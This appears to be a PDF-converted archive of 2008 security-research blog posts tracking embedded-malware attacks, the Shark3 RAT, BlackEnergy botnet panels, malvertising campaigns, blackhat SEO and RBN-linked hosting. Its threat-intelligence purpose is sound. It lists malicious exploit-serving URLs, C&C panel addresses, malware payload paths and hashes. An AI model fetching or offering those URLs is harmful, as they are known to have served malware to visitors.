[7]A Portfolio of Malware Embedded Magazines

32

[8]The New Media Malware Gang

[9]The New Media Malware Gang - Part Two

[10]Another Massive Embedded Malware Attack

[11]I See Alive IFRAMEs Everywhere

[12]I See Alive IFRAMEs Everywhere - Part Two

[13]Have Your Malware in a Timely Fashion

[14]Cached Malware Embedded Sites

[15]Compromised Sites Serving Malware and Spam

[16]Malware Serving Online Casinos

1. http://www.theregister.co.uk/2008/01/23/embassy_sites_serve_malware/

2. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

3. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

4. http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html

5. http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html

6. http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html

7. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

8. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

9. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

10. http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html

11. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

12. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html

13. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

14. http://ddanchev.blogspot.com/2007/12/cached-malware-embedded-sites.html

15. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

16. http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html





The Shark3 Malware is in the Wild (2008-01-31 23:53)

Life’s too short to live in uncertainty, the stakes are too high. A month ago, I indicated the [1]upcoming release of

[2]the third version of the script kiddies favorite [3]Shark Malware. Despite that after the negative publicity of the

malware that’s actually promotd as a RAT, the authors supposedly abondoned the malware, they seem to have logically resumed its development. And so, the Shark3 malware is continuing its development.

What’s new? Anti-debugger capabilities in particural against - VmWare, Norman Sandbox, Sandboxie, VirtualPC, Symantec Sandbox, Virtual Box etc.

Detection rate : Result: 15/31 (48.39 %) - Backdoor.Win32.Shark.if

File size: 3104768 bytes

34



MD5: e3a6758f5c90b39b59c6cd7551224d52

SHA1: 25f025f31560a28275aab006e04aace828e012ea

Some key points regarding Shark :

- its [4]do-it-yourself nature, [5]just like [6]many of the [7]malware tools [8]I’ve covered [9]before is [10]empowering script kiddies with advanced point’n’click capabilities

- built-in spyware functionaly, namely "aggressive service" which resets the start-up values when they’re delted, yet another indication that what’s pitched as a RAT is in fact malware

- once released in an open source form, a community emerges around it one that starts innovating and coming up with new features

1. http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html

2. http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html

3. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

4. http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html

5. http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html

6. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

7. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

8. http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html

9. http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html

10. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

1.2

February



U.K’s FETA Serving Malware (2008-02-12 14:34)

Yet another high-profile malware embedded attack worth commenting on, just like the most recent one at the

[1]Dutch embassy in Moscow. [2]Website of UK landmark hacked to serve malware :

" *The website of one of the UK’s most famous landmarks, the Forth Road Bridge, has been torn open in embar-rassing fashion to serve malware, researchers are reporting. According to [3]the security blog of a small consultancy, Roundtrip Solutions, the website is now hosting an ’obfuscated’ Javascript hack created using the Neosploit Crimeware Toolkit, dishing out payloads including, the blog reports, porn pop-ups.* "

The deobfuscated javascript attempts to load the currently live **88.255.90.130/cgi-bin/in.cgi?p=admin** (MDAC

ActiveX code execution (CVE-2006-0003), also responding to **Silentwork.ws** and **Tide.ws** which is deceptively forwarding to BBC’s web site, deceptively in the sense that were I to use a U.K based IP to access it for instance it will try to serve the malware, thus, malware campaigners are now able to segment the malware attacks on a basis of IP

geolocation. Who’s behind it? A group that’s in direct affiliation with the RBN and the New Media Malware Gang, where the three of these operate on the same netblocks.

The bottom line - according to [4]publicly obtainable stats and the ever-growing list of high-profile malware embedded attacks, legitimate sites serve more malware than bogus ones as it was in the past in the form of dropped domains for

instance. How come? Malware campaigners figured out that trying to attract traffic to their malware domains is more time and resources consuming than it is to take advantage of the traffic a legitimate site is already getting. In fact, they’re getting so successful at embedding their presence on a legitimate site that they’re currently taking advantage of "event-based social engineering" campaigns by [5]embedding the malware at one of the first five search engine results to appear on a particular event.

1. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

2. http://www.techworld.com/security/news/index.cfm?newsID=11361&pagtype=samechan

3. http://www.roundtripsolutions.com/blog/2008/02/06/317/forth-road-bridge-website-hacked/

4. http://blog.washingtonpost.com/securityfix/Security%20Labs%20Report%20Q4_011808.pdf

5. http://www.websense.com/securitylabs/alerts/alert.php?AlertID=834





BlackEnergy DDoS Bot Web Based C&Cs (2008-02-12 17:17)

Remember the [1]Google Hacking for MPacks, Zunkers and WebAttackers experiment, proving that malicious parties don’t even take the basic precautions to camouflage their ongoing migration to the web for the purpose of [2]botnet and [3]malware kits [4]C &Cs? Let’s experiment wi the [5]BlackEnergy DDoS bot, and prove it’s the same situation.

What’s the [6]BlackEnergy DDoS bot anyway :

" *BlackEnergy is an HTTP-based botnet used primarily for DDoS attacks.*

Unlike mostcommon bots, this bot

does not communicate with the botnet master using IRC. Also, wedo not see any exploit activities from this bot, unlike a traditional IRC bot. This is a small(under 50KB) binary for the Windows platform that uses a simple grammar tocommunicate. Most of the botnets we have been tracking (over 30 at present) are locatedin Malaysian and Russian IP address space and have targeted Russian sites with theirDDoS attacks. "

The following are currently live botnet C &Cs administration panels, and with BlackEnergy’s only functionality in the form of DDOS attacks, it’s a good example of how [7]DDoS on demand or DDoS extortion get orchestrated through such interfaces :

39

httpdoc.info/black/auth.php (66.29.71.16)

wmstore.info/hello/auth.php (216.241.21.62)

lunaroverlord.awardspace.com/auth.php (82.197.131.52)

333prn.com/xxx/auth.php (64.247.18.208)

It's getting even more interesting to see different campaigns within, that in between serving **Trojan.Win32.Buzus.yn**; **Trojan.Win32.Buzus.ym**; **Trojan-Proxy.Small.DU**, there's also an instance of **Email-Worm.Zhelatin**. A clear indication of a botnet in its startup phrase is also the fact that all the malware binaries that you see in the attached screenshot use one of these hosts as both the C &C and the main binary update/download location.

1. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

2. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

3. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

5. http://atlas-public.ec2.arbor.net/docs/BlackEnergy+DDoS+Bot+Analysis.pdf

6. http://asert.arbornetworks.com/2007/10/blackenergy-ddos-bot-analysis-available

7. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html



Anti-Malware Vendor’s Site Serving Malware (2008-02-13 03:51)

Even though AvSoft Technologies isn’t really enjoying a large market share, making the impact of this malware coming out of their site even bigger, the irony is perhaps what truly matters in the situation. Some press coverage -

[1]Hackers Turn Antivirus Site Into Virus Spreader;
[2]Antivirus company’s Web site downloads ... a virus;
[3]Hackers seed malware on Indian anti-virus site :

" *Hackers planted malicious script on the site of an Indian anti-virus firm this week. The website of AVsoft Technologies was attacked by unidentified miscreants in order to distribute a variant of the Virut virus. AVsoft Technologies makes the SmartCOP antivirus package. One of the download pages of the site was boobytrapped with malicious code that used the infamous iFrame exploit to push copies of the Virut virus onto visiting unpatched (or poorly patched) Windows PCs.* "

41



The IFRAME at the site used to point to **ntkrnlpa.info/rc/?i=1** (85.114.143.207) which also responds to zief.pl , where an obfuscation tries to server ntkrnlpa.info/rc/load.exe through the usual diverse set of exploits served by MPack.

Detection rate : 17/32 (53.13 %) for Win32.Virtob.BV; W32/Virut.j

File size: 8704 bytes

MD5: 31f8a31adfdff5557876a57ff1624caa

SHA1: 7f36e192030f7cbd8b47bd2cb9a60e9a3fe384d2

Naturally, according to [4]publicly obtainable data in a typical [5]OSINT style, the domain used to respond to an IP within RBN's previous infrastructure. The big picture is even more ugly as you can see in the attached screenshot indicating a huge number of different malwares that were using **ntkrnlpa.info** as a connection/communication host in the past and in the present. I wonder would the vendor brag about their outbreak response time regarding the malware that come out of their site in times when malware authors are waging polymorphic DoS attacks on vendors/reseachers honeyfarms to generate noise?

1. http://www.darkreading.com/document.asp?doc_id=145665

2. http://www.infoworld.com/article/08/02/07/Antivirus-companys-Web-site-downloads-a-virus_1.html

3. http://www.channelregister.co.uk/2008/02/08/indian_av_site_compromise/

4. http://www.bizeul.org/files/RBN_study.pdf

5. http://www.siteadvisor.com/sites/ntkrnlpa.info/summary/

42



The New Media Malware Gang - Part Three (2008-02-13 17:31)

Boutique cybercrime organizations are on the verge of extinction, and are getting replaced by cybercrime powerhouses, the indication for which is the increase of

static netblocks used by well known groups such as the ones I've been exposing for a while - take the [1]New Media Malware Gang for instance, and its entire [2]portfolio of malicious domains that keeps expanding to include the latest ones such as :

sratong.ac.th/ch24/config/index.php

79.135.166.138/us/index.php

users-online.org/get/index.php

x-y-zz.org/exp2/index.php

dimaannetta.ws/adpack/index.php

dagtextiles.biz/adpack/index.php

freescanpro.com/count

keeberg.info

wmstore.info/1

78.109.22.242/a/index.php

208.72.168.176/e-zl0102/index.php

absent09.phpnet.us

podarok24.info/xxx

drl-id.com

supachicks.com

And with Mpack's now easily detectable routines, they're migrating to use the Advanced Pack, a copycat mal-

ware exploitation kit, trouble is it’s all done in an organized and efficient manner.

1. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

2. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

43



Visualizing a SEO Links Farm (2008-02-13 17:42)

This visualization was generated over a month ago, using one of the two [1]search engine optimization link farms I blogged about before, as a sample. Perhaps the most important issue to point out is that the farms are automatically generated with the help of blackhat SEO tools, where the level of internal linking has been set a relatively modest one, as for instance, the core pages extensively link one another, but a huge proportion of the SEO content remains burried in a number of hops a crawler may not be interested in making - this could be automatically taken care of in the process of generating the content to end up with a closed circle when visualizing.

1. http://ddanchev.blogspot.com/2007/09/examples-of-search-engine-spam.html

44



Statistics from a Malware Embedded Attack (2008-02-13 19:52)

It’s all a matter of perspective. For instance, it’s one thing to do unethical pen-testing on the [1]RBN’s infrastructure, and entirely another to ethically peek at the statistics for a sample malware embedded attack on of the hosts of a group that’s sharing infrastructure with the RBN, namely **UkrTeleGroup Ltd** as well as **Atrivo.** For yet another time they didn’t bother taking care of their directory permissions. Knowing the number of unique visits that were redirected to the malware embedded host, the browsers and OSs they were using in a combination with confirming the malware kit used could result in a rather accurate number of infected hosts per a campaign - an OSINT technique that given enough such stats are obtained an properly analyzed we’d easily come to a quantitative conclusion on a malware infected hosts per campaign/malware group in question.

45



In this particular case, 99 % of the traffic for the last three days came from a single location that’s using multiple IFRAMEs to make it hard to trace back the actual number of sites embedded since there’s no obfuscation at the first level - **vertuslkj.com/check/versionl.php?t=585** - (58.65.239.114) is also loading **vertuslkj.com/n14041.htm** and **vertuslkj.com/n14042.htm**. As for the countries where all the traffic was coming from, take a peek at the second screenshot. The big picture has to do with another operational intelligence approach, namely establishing the connections between the malicious hosts that participated in the compaign, in this case it’s between groups known to have been exchanging infrastructure for a while.

1. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

46



Malware Embedded Link at Pod-Planet (2008-02-18 05:01)

The " *the World's largest Podcast Directory*" is currently embedded with a malicious link, whereas thankfully the campaign's already in an undercover phrase and stopped responding over the weekend. The embedded link points

to **ame8.com/a.js** (222.73.254.56) then loads **ame8.com/app/helptop.do**, once deobfuscated attempts to load **ame8.com/app/cc.do** as well as **51.la/?1587102** acting as the counter for the campaign. In case you remember, the web counter services offered by **51.la** were also used in the [1]malware embedded attack at Chinese Internet Security Response Team. And with **ame8.com** hosted in China, someone's either engineering a situation where we're supposed to believe it's [2]Chinese malicious parties behind it, thereby taking advantage of the media buzz, or it's

[3]Chinese attackers for real. For this particular case however, I'd go for the second scenario.

1. http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html

2. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

3. http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html

47



Massive Blackhat SEO Targeting Blogspot (2008-02-18 05:15)

With Blogspot's fancy pagerank and with Google's recent introduction of real-time content indexing of blogs using the service, the interest of blackhat SEO-ers into the efficient registration and posting of junk content with the idea to monetize the traffic that will come from the process, seems to continue evolving as a process. In this specific case, we have **firesearch.sc** (64.111.196.120; 64.111.197.88) a blackhat SEO links farm that's visualized in the attached screenshot, and several thousands of automatically registered blogspot accounts directly feeding the searching queries that led to visiting them into **firesearch.sc**. What's also worth mentioning about this campaign is that the **firesearch.sc's** javascript search field appears at the top of every blog, whereas the blog's content itself consists of outgoing links to nearly fifty other such automatically registered blogs, again redirecting the search queries to **firesearch.sc,** whereas advertisements get served from **64.111.196.117/c.php**

Sample blogs :

tilas–paralyze–video.blogspot.com

parentdirectoryofnokia19942.blogspot.com

imelodyalesana.blogspot.com

iberryblack8320.blogspot.com

ku990downloadwallpaper.blogspot.com

blackberrypearl8100fre62265.blogspot.com

motorolarazrv3amdriver90079.blogspot.com

downloadcredmakerforf64090.blogspot.com

smsmarathi.blogspot.com

pradaphonethemes.blogspot.com

With a basic sample of ten such blogs, the entire operation could be tracked down and removed from Google's 48

index. And while firesearch.sc is pitching itself as a " *search engine that you can trust*", it looks like it's not generating revenues for the people behind the operation, but also, acts as a keyword popularity blackhole.

Related posts:

[1]The Invisible Blackhat SEO Campaign

[2]Attack of the SEO Bots on the .EDU Domain

[3]Malicious Keywords Advertising

[4]Visualizing a SEO Links Farm

[5]Spammers and Phishers Breaking CAPTCHAs

[6]But of Course It's a Pleasant Transaction

[7]Vladuz's EBay CAPTCHA Populator

[8]The Blogosphere and Splogs

[9]p0rn.gov - The Ongoing Blackhat SEO Operation

1. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

2. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

3. http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html

4. http://ddanchev.blogspot.com/2008/02/visualizing-seo-links-farm.html

5. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

6. http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html

7. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

8. http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html

9. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html





Geolocating Malicious ISPs (2008-02-18 07:50)

Here are some of the ISPs [1]knowingly or [2]unknowingly providing [3]infrastructure to the [4]RBN and the [5]New Media Malware Gang, a customer of the [6]RBN or [7]RBN's actual operational department. To clarify even further, these are what can be defined as malicious ecosystems that actually interact with each other quite often.

- Ukrtelegroup Ltd

85.255.112.0 - 85.255.127.255

UkrTeleGroup Ltd.

Mechnikova 58/5

65029 Odessa

UKRAINE

phone: +380487311011

fax-no: +380487502499

- Turkey Abdallah Internet Hizmetleri

50



TurkTelekom

88.255.0.0/16 - 88.255.0.0/17

- Hong Kong Hostfresh

58.65.232.0 - 58.65.239.255

Hong Kong Hostfresh

No. 500, Post Office,

Tuen Mun, N.T,

Hong Kong

phone: +852-35979788

fax-no: +852-24522539

These are not just some of the major malware hosting and C &C providers, their infrastructure is also appearing on each and every high-profile malware embedded attack assessment that I conduct. And since all of these are malicious, the question is which one is the most malicious one? Let’s say certain netblocks at TurkTelecom are competing with certain netblocks at UkrTeleGroup Ltd, however, the emphasis shouldn’t be on the volukme of malicious activities, but mostly regarding the ones related to the RBN, and the majority of high-profile malware embedded attacks during 2007, and early 2008.

1. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

2. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

3. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

4. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

5. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

6. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

7. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html



Serving Malware Through Advertising Networks (2008-02-18 17:50)

In need of fresh binaries and malware serving domains? Start feeding your honeyfarm, or professional interests by participating in an affiliate network – just like [1]pharmaceutical scammers do – that's literally serving live exploit URLs and dropping malware in real-time.

Upon registering at xbanners.biz, you're enticed to IFRAME your web property, and point to **xtraff.biz/banner.php** (67.228.11.176, also responds to **interace8.com** and **cheap-web-host.net**) and **xtraff.biz/ads2.htm** currently trying to exploit MDAC ActiveX code execution (CVE-2006-0003) through the Neosploit malware kit. **Banner.php** is for the time being loading IFRAMEs to :

funppc.com/cgi-bin/pl/affiliates/referral.cgi?referral=3098 (63.219.176.194)

look.fxlayer.net/hop.php (87.98.255.2)

hartnetwork.org/cgi-bin/in.cgi?p=1018b (216.246.31.236) - Neosploit malware kit

Moreover, two other IFRAMEs within banner.php attempt to load a multitude of exploit serving URLs.

xtraff.biz/ads1.htm loads :

winhex.org/tds/in.cgi?9 (85.255.120.194; the [2]malware embedded attack againt the French government's Lybia site)

195.93.218.25/kam/index.php

xtraff.biz/ads2.htm loads :

todub.com/tod.php?username=kamilet (72.167.54.150)

search-fantasy.info/go.php?u=fxlayer (208.109.178.115)

netsearch.cc/go.php?u=fxlayer (208.109.90.122)

upperhits.com/index.php?id=kamilet (72.52.154.96)

itsptp.com/promote.php?uid=160 (72.232.241.20)

validall.com/portal.php?ref=kamilet (207.150.179.58)

feisearch.com/portal.php?r=0 &username=fxlayer (63.246.133.63)

g2xml.com/portal.php?r=0 &username=kamilet (74.86.191.98)

xtraff.biz/ad3.htm loads :

utracker.pl/stat.php

xtraff.biz/filtercountry.php

Upon registering at the second affiliate program, the participant is asked to use the following URL to redirect traffic to **asearchfor.com/search.php** (207.226.164.195); **getmysearch.com/search.php** (207.226.164.195); **merry-search.com** (207.226.164.194). Known domains/IPs with bad reputation. It gets even more interesting as we try to further expand the affiliate program under the many other different domain names they use such as :

buckspacks.com

serious-partners.com

real-bucks.com

funsempire.com

czcash.com

extreme-traffic.net

funsempire.com

risecash.com

favouritecash.com

xxl-cash.com

partner.loveplanet.ru

partner.gameboss.ru

Why would they bother sharing the revenues with other parties at the first place? To hedge of risk of getting caught serving malware directly, so what they're basically doing is risk-forwarding the serving process to each and every participant in the affiliate network. The bottom line - **xbanners.biz** is a frontend to **xtraff.biz**'s malicious practices, and **xtraff.biz** itself is a frontend to **FunPPC.com**, among the many affiliate programs that once establishing trust with a web site owner, start abusing it by randomly serving live exploir URLs and dropping malware.

1. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html

2. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

53



The Continuing .Gov Blackat SEO Campaign (2008-02-18 22:52)

Just like the situation in [1]the previous case of [2]injecting SEO content into .gov domains, once the pages are up and running, they get actively advertised across the Web, again automatically. While **bridger-mt.gov** responds to **72.22.69.184**, the subdomain **freeporn.eee.bridger-mt.gov** is pointing to another netblock, in this case **66.49.238.80**, exactly the same approach was used in a previous such assessment that was however serving malware to its visitors.

Here are some of the very latest such examples listed by directory :

- Cobb County Government - **cobbcountyga.gov/css** - over 2,240 pages

- Benton Franklin Health District - **bfhd.wa.gov/search/templates/dark/.thumbs** - 1,200 pages

- Bridger, Montana - **freeporn.eee.bridger-mt.gov** - 778 pages

- Mid-Region Council of Governments - **mrcog-nm.gov/includes/phpmailer/language** - 336 pages

- Michigan Senate - **senate.michigan.gov/FindYourSenator/top** - 26 pages

- Nevada City, California - **nevadacityca.gov/postcards** - 13 pages

54

- Brookhaven National Laboratory - **pvd.chm.bnl.gov/twiki/pub/Trash/OnlinePharmacy** - 12 pages Who's behind all of these? Checking the outgoing links and verifying the forums the advertisements got posted at could prove informative, but for instance, **topsfield-ma.gov/warrant** where a single blackhat SEO page was located seems to [3]have been hacked by a [4]turkish defacement group who left the following - "*RapciSeLo WaS HeRe !!!*

OwNz You - For AvciHack.CoM with greets given to "J0k3R inf3RNo ByMs-Dos FuriOuS SSeS UmuT SerSeriiii Ov3R

YstanBLue DeHS@ CMD 3RR0R SaNaLBeLa Keyser-SoZe GoLg3 J0k3ReM JackalTR Albay ParS MicroP"

1. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

2. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

3. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

4. http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html

55



The FirePack Web Malware Exploitation Kit (2008-02-20 15:37)

In a typical tactical warfare from a marketing perspective, malicious parties are fighting for "hearth share" of their potential customers through active branding like the case with this malware kit. In a frontal competition attack aimed at [1]IcePack, the authors of FirePack are pitching yet another "copycat" web exploitation malware kit for purchase at $3,000. Why a copycat anyway? Mainly because it lacks any major differentiation factors next to both, [2]IcePack and [3]MPack, except of course the different javascript obfuscation technique used. As in the majority of open source malware kits, their "modularity" namely easy for including new exploits and features within, is perhaps what makes assessing the impact of malware kits permanently outdated - a kit that you're assessing today has already been improved and new functionalities added in between.

The business strategies applied for such a hefty amount of money, are the lack of transparency means added

biased exclusiveness, in order to [4]cash-out through high-profit margins while taking advantage of the emerging malware kits [5]cash bubble. A bargain hunter will however look for the cheapest proposition from multiple sellers, or subconsiously ignore the existence of the kit until it leaks out, and turns into a commodity just like MPack and IcePack are nowadays.

Related posts :

[6]The WebAttacker in Action

[7]Nuclear Malware Kit

[8]The Random JS Malware Exploitation Kit

[9]Metaphisher Malware Kit Spotted in the Wild

[10]The Black Sun Bot

[11]The Cyber Bot[12]

1. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

2. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

3. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

4. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

5. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

6. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

7. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

8. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

9. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

10. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

11. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

12. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

57



Uncovering a MSN Social Engineering Scam (2008-02-20 22:24)

This MSN scam trying to socially engineer end users into handling their accounting data by offering them the opportunity to supposidely see who's blocked them at MSN, has been circulating online for a while in the form of new domains that get actively spammed across different forums. The scam itself is just the tip of the iceberg, however it's a good example of a basic social engineering technique, the one with the basic promise. The scam's pitch :

" *Quickly and easily learn who blocked you on MSN. The longly awaited feature for MSN Messenger, completely for free! Please input your MSN Messenger account information to learn who has blocked you. Our system will login with this information and learn who has blocked you.* "

Domains and DNS entries are still active, content's currently hidden :

msnliststatus.com - 222.73.220.237

msnblockerlist.com - 64.202.189.170

msnblocklist.org - 72.55.142.113

blockdelete.com - 89.149.242.248

Why would malicious parties care for collecting accounting data for IM users? If we’re to put basic scenario building intelligence logic in this particular case, having access to couple of hundreds IM accounts acts as the perfect foundation for a IM malware spreading campaign, where access to the stolen data is actually the distribution vector.

What would malicious parties do if they want to vertically integrate and earn higher return on investment in this case? They would segment the screenames by countries, cities and other OSINT data available, and earn higher-profit margins with the segmentation service offered to [1]SPIMmmers.

58

Related posts:

[2]MSN Spamming Bot

[3]DIY Fake MSN Client Stealing Passwords

[4]Thousands of IM Screen Names in the Wild

[5]Yahoo Messenger Controlled Malware

1. http://en.wikipedia.org/wiki/Messaging_spam

2. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

3. http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html

4. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

5. http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html

59



Malicious Advertising (Malvertising) Increasing (2008-02-21 05:43)

In the wake of the recent malvertising incidents, it's about time we get to the bottom of the campaigns, define the exact hosts and IPs participating, all of their current campaigns, and who's behind them. Who's been hit at the first place? [1]Expedia, [2]Excite, [3]Rhapsody, [4]MySpace, all major [5]web properties. Now let's outline the malicious parties involved. These are the currently active domains delivering malicious flash advertisements that were, and still participate in the rogue ads attacks :

01. quinquecahue.com (190.15.64.190)

quinquecahue.com/swf/gnida.swf?campaign=tautonymus

quinquecahue.com/swf/gnida.swf?campaign=atliverish

quinquecahue.com/statsg.php?campaign=meatrichia

quinquecahue.com/swf/gnida.swf?campaign=atticismus

02. akamahi.net (190.15.64.185)

akamahi.net/swf/gnida.swf?cam

akamahi.net/swf/gnida.swf?campaign=innational

akamahi.net/swf/gnida.swf?campaign=annalistno

akamahi.net/statsg.php?u=1199891594
&campaign=annalistno

03. thetechnorati.com (190.15.64.191)

thetechnorati.com/swf/gnida.swf?campaign=ofcavalier

thetechnorati.com/swf/gnida.swf?campaign=whoduniton

thetechnorati.com/statsg.php?u=1198689218

04. vozemiliogaranon.com (190.15.64.192)

vozemiliogaranon.com/statss.php?campaign=zoolatrymy

vozemiliogaranon.com/swf/gnida.swf?
campaign=zoolatrymy

vozemiliogaranon.com/statss.php?campaign=revenantan

60

05. newbieadguide.com (190.15.64.188)

newbieadguide.com/statsg.php?campaign=missblue

newbieadguide.com/statsg.php?campaign=2rapid1y

newbieadguide.com/statsg.php?campaign=missblue

newbieadguide.com/statsg.php?campaign=germanit

newbieadguide.com/swf/gnida.swf?campaign=ta5temix

newbieadguide.com/swf/gnida.swf?campaign=c0pperin

newbieadguide.com/swf/gnida.swf?campaign=remain0r

newbieadguide.com/swf/gnida.swf?campaign=mi1eroof

newbieadguide.com/swf/gnida.swf?campaign=m9in9re9

06. traffalo.com (84.243.252.94)

traffalo.com/swf/gnida.swf?campaign=atekistics

traffalo.com/swf/gnida.swf?campaign=byagnostic

traffalo.com/statsg.php?u=1201711626

traffalo.com/statsg.php?u=1202224809

07. burnads.com (84.243.252.85)

burnads.com/swf/gnida.swf?campaign=1akeweak

burnads.com/swf/gnida.swf?campaign=flatfootup

08. v0zemili0garan0n.com

v0zemili0garan0n.com/statsg.php?u=1199391035

09. adtraff.com (84.243.252.84)

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=weightt0

10. mysurvey4u.com (194.110.67.22)

mysurvey4u.com/swf/gnida.swf?campaign=rubberu5

mysurvey4u.com/swf/gnida.swf?campaign=me9ntthe

11. traveltray.com (194.110.67.23)

traveltray.com/swf/gnida.swf?campaign=pavoninean

12. tds.promoplexer.com (217.20.175.39)

tds.promoplexer.com/statsg.php

61

adtds2.promoplexer.com/in.cgi?2

Additional domains sharing IPs with some of the domains, ones that will eventually used in upcoming campaigns :
aboutstat.com

newstat.net

officialstat.com

stathisranch.net

station-appraisals.net

Contact details of the fake new media advertising agencies :

- Traffalo - " A Leader in Online Behavioral Marketing "

Phone: +46-40-627-1655

Fax: +46-8-501-09210

- MyServey4u - " Relax At Home ... And Get Paid For Your Opinion! "

mysurvey4u.com

- AdTraff - " Leader enterprise in Online Marketing "

Phone number: +49-511-26-098-2104

Fax: +353-1-633-51-70

Detection rate :

gnida.swf : Result: 21/32 (65.63 %)

Trojan-Downloader.SWF.Gida.a; Troj/Gida-A

File size : 3186 bytes

MD5 : 015ebcd3ad6fef1cb1b763ccdd63de0c

SHA1 : 5150568667809b1443b5187ce922b490fe884349

packers: Swf2Swc

The bottom line - who's behind it? Now that pretty much all the domains involved are known, as well as the structure of the campaign itself, it's interesting to discuss where are all the advertisements pointing to. Can you name a three letter 62

acronym for a cybercrime powerhouse? Yep, RBN's historical customers' base, still using [6]RBN's infrastructure and services. Here's further analysis of this particular case as well - [7]Inside Rogue Flash Ads, by Dennis Elser and Micha Pekrul, Secure Computing Corporation, Germany, as well as [8]a tool specifically written to [9]detect and prevent such types of [10]malvertising practices.

1. http://blog.trendmicro.com/malicious-banners-target-expediacom-and-rhapsodycom/

2. http://www.theregister.co.uk/2008/01/30/excite_and_rhapsody_rogue_ads/

3. http://campustechnology.com/articles/58272/

4. http://blog.trendmicro.com/myspace-excite-and-blick-serve-up-malicious-banner-ads/

5. http://blog.washingtonpost.com/securityfix/2008/01/malwarelaced_banner_ads_at_mys.html

6. http://rbnexploit.blogspot.com/2007/11/rbn-pc-hijacking-via-banner-ads-on.html

7. http://www.trustedsource.org/download/research_publications/SCJan08.pdf

